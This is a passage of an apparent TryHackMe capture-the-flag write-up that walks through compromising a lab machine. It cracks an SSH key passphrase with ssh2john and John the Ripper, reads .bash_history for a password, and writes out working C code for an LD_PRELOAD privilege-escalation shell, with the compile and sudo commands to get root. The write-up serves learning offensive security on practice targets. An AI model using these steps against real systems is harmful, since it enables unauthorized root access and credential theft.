
Converting id_rsa key to hash

command ⇒ ssh2john id_rsa > hash.txt

This tool will convert our ssh key to hash so that we can then use john the ripper to crack the hash and the passphrase for id_rsa key

Running John the Ripper to crack the hash.txt

command ⇒ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt




Here we go now we cracked the passphrase for our id_rsa now we can connect to saad via ssh let's do it

Connecting to ssh again with the passphrase

command ⇒ ssh -i id_rsa saad@creative.thm

passphrase for id_rsa ⇒ sweetness



We got connected Successfully now lets try to escalate our privileges to get into root to complete this challenge

Post-Exploitation [Phase 3]

Found Password for saad

command ⇒ cat .bash_history

With this we can use sudo -l to check for privilege escalation using sudo

Sudo -l Result

Found /usr/bin/ping can be used as sudo

LD_PRELOAD Hijacking (Privilege Escalation)

What Is `LD_PRELOAD` Hijacking?

- `LD_PRELOAD` is an environment variable that allows users to **load custom shared libraries (`.so` files) into a process before system libraries.**

- When a program runs with `sudo`, if `LD_PRELOAD` is not blocked, the **malicious `.so` file runs as root, giving full control.**
- This is an **abuse of dynamic linker behaviour** and is often **used for privilege escalation** when misconfigured in `sudo`.

Creating root.c

```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

__attribute__((constructor)) void root_init() {
    if (geteuid() == 0) {
        unsetenv("LD_PRELOAD");
        setuid(0);
        setgid(0);
        system("/bin/bash -p");
    }
}
```

So we ask chatgpt to create a small code for us that will help us gain root shell as we execute this

Compiling and executing the code

gcc -shared -o /tmp/root.so -fPIC /tmp/root.c


After compiling there should be a file named root.so

command ⇒ sudo LD_PRELOAD=/tmp/root.so ping

And there we go we got ourselves root shell now we can cat and submit out root.txt flag and end this challenge

Root.txt

command ⇒ cat /root/root.txt



TryHackMe